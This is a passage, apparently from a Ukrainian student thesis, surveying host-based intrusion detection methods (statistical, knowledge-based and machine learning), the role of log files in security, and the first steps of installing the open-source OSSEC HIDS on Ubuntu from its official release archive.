Крім того, IDS здатні виявляти потенційно небезпечну або загрозливу активність у мережевому трафіку. Наприклад, у разі спроби здійснити класичну DoS-атаку прямого типу («в лоб») навіть базові засоби захисту, такі як брандмауер, можуть її розпізнати та зупинити. Однак у разі розподілених DoS-атак (DDoS), коли пакети надходять із багатьох різних джерел, виявлення стає складнішим. Технології IDS дозволяють здійснювати глибокий аналіз мережевого трафіку та своєчасно реагувати на такі складні загрози, запобігаючи можливим збоям у роботі системи.

Для виявлення вторгнень на основі хосту використовуються різноманітні типи джерел даних. Файли системних журналів фіксують попередження, помилки та збої системи, надаючи базову інформацію про стан хосту. Дані системного аудиту, які генеруються відповідними програмами, містять більш детальну інформацію, зокрема щодо сеансів користувачів — наприклад, дії в командному рядку, час входу та підвищення привілеїв. Оскільки збір та обробка таких даних є ресурсомісткими, наразі більшу популярність здобули дані системних викликів, що не потребують попередньої обробки.

Трасування системного виклику представляє собою хронологічну послідовність усіх системних викликів, що виконуються певним процесом або програмою протягом визначеного проміжку часу. Крім того, як додаткові джерела інформації іноді використовують реєстр Windows та файлові системи, хоча вони застосовуються рідше у порівнянні з іншими методами збору даних.

Методи виявлення аномалій зазвичай спираються на дані одного з раніше згаданих типів. Сьогодні існує кілька доступних наборів даних, які також дозволяють порівнювати ефективність різних підходів. Наприклад, набір даних ADFA Linux (ADFA-LD12), широко застосовується для оцінки методів

машинного та глибокого навчання і представляє собою дані системних викликів, зібрані у середовищі Linux.

Ще два набори даних для Windows: ADFA-WD та ADFA-WD:SAA, які містять відбіркові дані аудиту. Нещодавно ті ж дослідники представили синтетичний набір NGIDS-DS (Next-Generation IDS Dataset), що включає як мережевий трафік, так і журнали хост-систем, імітуючи критичні кіберінфраструктури різних підприємств. Окрім цього, набір AWSCTD містить дані системних викликів Windows, включаючи аргументи викликів та повернені значення.

Деякі набори даних, що спочатку призначалися для NIDS, наприклад NSL-KDD, також використовуються для розробки та тестування HIDS. Головною проблемою підходів на основі аномалій є висока частота хибнопозитивних спрацьовувань (FAR), коли значна кількість нормальних послідовностей даних помилково класифікується як аномальна. Цей показник у літературі частіше називають частотою хибнопозитивних результатів (FPR).

2.2.2 Статистичні методи

Статистичні системи виявлення вторгнень (AIDS) формують модель розподілу, що відображає нормальний профіль поведінки користувачів або мережевих потоків, а потім виявляють події з низькою ймовірністю, класифікуючи їх як потенційні атаки.

Такі підходи спираються на різні статистичні показники, включаючи середнє значення, медіану, моду та стандартне відхилення даних пакетів.

Середнє значення – статистичний показник «середини» або «центра» досліджуваних даних:

$$\bar{x} = \sum x/n, \tag{2.1}$$

де n – кількість значень, x – безпосереднє значення.

Медіана – середнє, що отримується шляхом виявлення «центрального» значення на наборі даних, які розташовані у ранжованому порядку.

Мода – середнє, що отримується шляхом встановлення значення, яке найбільш часто зустрічається, на наборі даних.

Стандартне відхилення є міра варіації, що отримується шляхом вилучення квадратного кореня із середньої суми квадратів відхилень між кожним значенням та арифметичною середньою:

$$s = \sqrt{\frac{\sum(x - \bar{x})^2}{n}} \tag{2.2}$$

Іншими словами, замість простої перевірки загального мережевого трафіку аналізується кожен окремий пакет, формуючи свого роду «відбиток» потоків даних. Завдяки цьому статистичні AIDS можуть виявляти відхилення будь-яких типів від нормальної поведінки, що робить їх ефективними для ідентифікації аномалій у системі.

Статистичні IDS переважно використовують якусь із цих моделей:

1) Одноваріативний (Univariate).
2) Модель часових рядів.

Модель Univariate застосовується у випадках, коли нормальний статистичний профіль формується лише для одного показника поведінки системи. Однофакторні IDS оцінюють кожну змінну окремо та виявляють аномалії на рівні конкретного показника. У свою чергу, мультиваріативний підхід (Multivariate) аналізує взаємозв’язки між двома або більше показниками, дозволяючи виявляти закономірності у взаємодії змінних. Така модель особливо корисна, якщо експериментальні дані свідчать, що поєднання корельованих показників забезпечує точнішу класифікацію, ніж розгляд кожного параметра окремо. Основною складністю багатовимірних статистичних систем є необхідність оцінки розподілів для даних високої розмірності, що ускладнює аналіз.

Часовий ряд, у цьому контексті, представляє собою послідовність спостережень протягом визначеного проміжку часу. Нове спостереження вважається аномальним, якщо ймовірність його виникнення у даний момент часу є надто низькою, що сигналізує про потенційне відхилення від нормальної поведінки системи.

2.2.3 Методи на основі знань

Ця категорія методів також відома як підхід експертної системи. Вона передбачає створення бази знань, яка відображає допустимий або законний профіль мережевого трафіку. Будь-яка активність, що відхиляється від встановленого стандарту, розглядається як потенційне вторгнення. На відміну від інших методів AIDS, профіль у цьому підході формується на основі експертних знань людини, які переводяться у набір правил, що визначають нормальну поведінку системи.

Основна перевага цього методу полягає в зниженні числа хибнопозитивних сповіщень, оскільки система вже «знає», які дії є нормальними. Проте у динамічних і швидко змінюваних обчислювальних середовищах експертні системи вимагають регулярного оновлення очікуваних нормальних моделей, що є досить трудомістким процесом, адже охопити всі можливі допустимі сценарії часто буває складно.

Скінченний автомат (FSM, Finite State Machine) являє собою обчислювальну модель, призначену для відображення та контролю послідовності виконання дій у системі. Модель зазвичай складається зі станів, переходів між ними та відповідних дій. FSM аналізує історію подій та змінює свій стан відповідно до відхилень у вхідних даних. Якщо автомат фіксує будь-які відмінності від очікуваної поведінки системи, вони можуть розцінюватися як потенційна атака.

Мова опису правил визначає синтаксис, за допомогою якого можна задавати характеристики конкретних атак. Для цього часто використовують формальні мови, такі як N-граматики або UML (універсальна мова моделювання). Експертна система, у свою чергу, містить набір правил, що задають визначення

атак. Такі правила зазвичай створюються вручну інженером спільно з експертом у відповідній галузі.

Найперша методика, застосована в IDS, — це аналіз сигнатур. Вона базується на концепції прямого порівняння рядків: кожен вхідний пакет перевіряється послідовно, слово за словом, на відповідність записаному підпису. Якщо збіг виявлено, генерується сповіщення; у разі відсутності збігу пакет перевіряється наступним підписом у базі даних.

2.2.4 Методи машинного навчання

Машинне навчання являє собою процес отримання знань із великих обсягів даних. Моделі машинного навчання (приклад наведено на рисунку 2.3) складаються з наборів правил, методів або складних функцій перетворення, що застосовуються для виявлення значущих закономірностей у даних, а також для прогнозування або розпізнавання поведінки системи. Ці методи активно використовуються у системах виявлення вторгнень на основі аномалій (AIDS). Для аналізу наборів даних про вторгнення застосовуються різні алгоритми, зокрема кластеризація, нейронні мережі, правила асоціації, дерева рішень, генетичні алгоритми та метод k-найближчих сусідів.



Рисунок 2.3 – Машинне навчання AIDS

Такі алгоритми дозволяють системам виявлення вторгнень адаптуватися до змінюваного середовища та підвищувати точність розпізнавання нових типів атак. Вони також допомагають автоматизувати процес аналізу великих обсягів журналів і мережевого трафіку, скорочуючи час реакції на потенційні загрози.

Застосування методів машинного навчання у системах виявлення вторгнень (IDS) спрямоване на підвищення точності виявлення загроз при зменшенні потреби у глибоких людських знаннях. Протягом останніх років спостерігається значне зростання кількості AIDS, що інтегрують алгоритми машинного навчання. Основна мета таких систем полягає у виявленні закономірностей у даних та побудові ефективної системи виявлення вторгнень на основі наборів навчальних даних. Методи машинного навчання поділяються на два основні типи: контрольовані та неконтрольовані.

Системи, що застосовують контрольоване навчання, ідентифікують вторгнення шляхом аналізу позначених навчальних даних. Зазвичай навчання під наглядом проходить у два етапи: навчання та тестування. Під час першого етапу визначаються релевантні ознаки та класи подій, після чого алгоритм навчається розпізнавати ці зразки в рамках заданої моделі.

У рамках керованого навчання для IDS кожен запис подається як пара: вхідні дані, що надходять із мережі або хосту, та відповідна мітка, яка вказує, чи є цей запис вторгненням, чи належить до нормального класу. Спочатку може виконуватися відбір ознак для видалення непотрібних параметрів, використовуючи навчальні дані, що залишилися. Після цього застосовується метод навчання під наглядом, щоб класифікатор навчився встановлювати залежність між вхідними даними та позначеним результатом.

Сьогодні відомо багато різних алгоритмів керованого навчання, кожен із яких має власні сильні та слабкі сторони. На етапі тестування навчена модель застосовується для класифікації нових, невідомих даних, визначаючи, чи належить запис до класу вторгнень або до звичайних подій. У підсумку, отриманий класифікатор перетворюється на модель, здатну на основі набору ознак прогнозувати приналежність нових вхідних даних до відповідного класу.

На рисунку 2.4 наведено загальну схему застосування методів класифікації у IDS.



Рисунок 2.4 – Методи класифікації

Існує широкий спектр алгоритмів класифікації, які застосовуються в системах IDS, серед них - системи на основі правил, нейронні мережі, машини опорних векторів (SVM), наївний баєсівський класифікатор [14].

Кожна з цих моделей будується з використанням відповідного методу навчання, який формує класифікаційний механізм. При цьому обрана методика повинна забезпечувати не лише обробку вже наявних навчальних даних, але й здатність точно визначати клас нових, раніше невідомих записів, гарантуючи правильну ідентифікацію вторгнень та нормальних подій.

2.3 Роль методу ведення лог-файлів у забезпеченні безпеки

Обсяг журналів та повідомлень про події може бути надзвичайно великим, що створює спокусу просто їх ігнорувати. Проте ігнорування таких даних може призвести до серйозних наслідків: від можливих судових позовів через витік інформації до фінансових збитків через втрату даних. Тому захист інформації сьогодні є критичним для стабільності бізнесу.

Питання безпеки та управління даними все частіше включаються до контрактних вимог, а галузеві стандарти допомагають забезпечити надійний

захист та знизити ризики для компанії. Особливу увагу приділяють цілісності даних та правильному обслуговуванню логів.

В залежності від обраного стандарту, компанії можуть зобов’язуватися зберігати файли журналів протягом кількох років, що робить ефективне керування логами важливим елементом корпоративної безпеки.

Захист логів включає контроль їх цілісності, адже повідомлення про події часто допомагають виявляти спроби вторгнення. Файли журналів, у свою чергу, стають потенційною ціллю для хакерів: вони можуть намагатися видалити або змінити записи, щоб приховати сліди зловмисної діяльності. У зв’язку з цим лог-сервери, які регулярно створюють резервні копії та перевіряють журнали на неавторизовані зміни, стають ключовим елементом для підтримки високих стандартів безпеки даних [19].

Системи HIDS не здатні забезпечити повноцінний захист ресурсів, якщо вихідні дані системи вже скомпрометовані. Захист журналів поширюється також на компоненти автентифікації мережі. При цьому жодна автоматизована система для захисту логів не може самостійно відрізнити легітимний доступ користувача від несанкціонованого без додаткового контролю прав доступу та моніторингу.

Системи виявлення вторгнень на основі хосту не є єдиним механізмом захисту від атак. Обидва підходи і HIDS, і NIDS аналізують системні повідомлення, зокрема журнали та події.

Водночас NIDS додатково перевіряє дані пакетів під час їхнього проходження мережею. Загальне практичне правило розподілу відповідальності між цими двома методологіями полягає в тому, що NIDS працює з «живими» даними для оперативного виявлення загроз, тоді як HIDS здійснює аналіз вже збережених у файлах записів.

Головною перевагою NIDS є здатність реагувати швидше, ніж HIDS. Як тільки в мережі відбувається підозріла активність, NIDS миттєво її фіксує та генерує сповіщення. Водночас хакери постійно адаптують свої методи, намагаючись уникнути виявлення. Деякі зловмисні дії стають помітними лише у ширшому контексті, коли розглядається загальна картина активності. Тому

питання вибору між HIDS та NIDS не є критичним — на практиці обидві системи доповнюють одна одну [13].

HIDS аналізує історію дій і може виявляти закономірності, що формуються з часом. У мережах середнього та великого розміру щоденний обсяг логів може бути дуже значним, тому важливо мати ефективні інструменти для сортування та пошуку. Системи HIDS, які точніше ідентифікують загрози, зазвичай працюють повільніше через постійне надходження нових записів. Багато адміністраторів обирають компроміс між швидкістю і точністю, надаючи перевагу оперативності. Проте, якщо система HIDS поєднує високу швидкість із якісним аналізом, це стає оптимальним рішенням для захисту мережі.

РОЗДІЛ 3 РОЗГОРТАННЯ ТА ДОСЛІДЖЕННЯ РОБОТИ СИСТЕМИ МОНІТОРИНГУ

3.1 Аналіз OSSEC

OSSEC є безкоштовною HIDS-системою з відкритим кодом, розробленою компанією Trend Micro. Вона також надає функції моніторингу, які зазвичай асоціюють із NIDS.

OSSEC демонструє високу ефективність при обробці лог-файлів, проте її стандартний інтерфейс користувача є обмеженим [6, 7].

Багато користувачів надають перевагу інтегрувати до OSSEC додаткові плагіни для покращення візуалізації та управління даними (рис. 3.1–3.2).



Рисунок 3.1 – Вдосконалений графічний інтерфейс OSSEC

OSSEC організовує структуру зберігання журналів подій, забезпечуючи захист лог-файлів від модифікацій. Механізм виявлення вторгнень базується на

аналізі відхилень і реалізується через спеціально визначені «політики». Він відстежує журнали подій Windows і відповідні записи реєстру.

Ці набори правил можна безкоштовно отримати від спільноти користувачів або створити самостійно. Програмне забезпечення OSSEC підтримує розгортання на платформах Windows, Linux, Unix та Mac OS.

Рисунок 3.2 - Загальна схема роботи OSSEC

3.2 Інсталяція та початкове налаштування системи OSSEC

Для початку на ОС Ubuntu 24.04 встановимо усі необхідні пакети та бібліотеки необхідні для роботи OSSEC (див. рисунок 3.3).



Рисунок 3.3 – Встановлення пакетів та бібліотек

curl -O https://github.com/ossec/ossec-hids/archive/refs/tags/3.7.0.tar.gz

Наступним етапом завантажуємо та розпаковуємо архів з офіційного github репозиторію (див. рисунок 3.4).



Рисунок 3.4 – Експорт файлів

Надаємо права на виконання інсталяційному скрипту та запускаємо процес встановлення OSSEC [10] (див. рисунок 3.5).



Рисунок 3.5 – Початок інсталяції

Продовжуємо конфігурувати майбутню систему, обираючи бажані параметри (див. рисунок 3.6).



Рисунок 3.6 – Конфіг системи HIDS

Переходимо в кореневу директорію OSSEC, переглянемо наявні бінарні файли керування сервером та запустимо відповідну службу (див. рисунок 3.7).

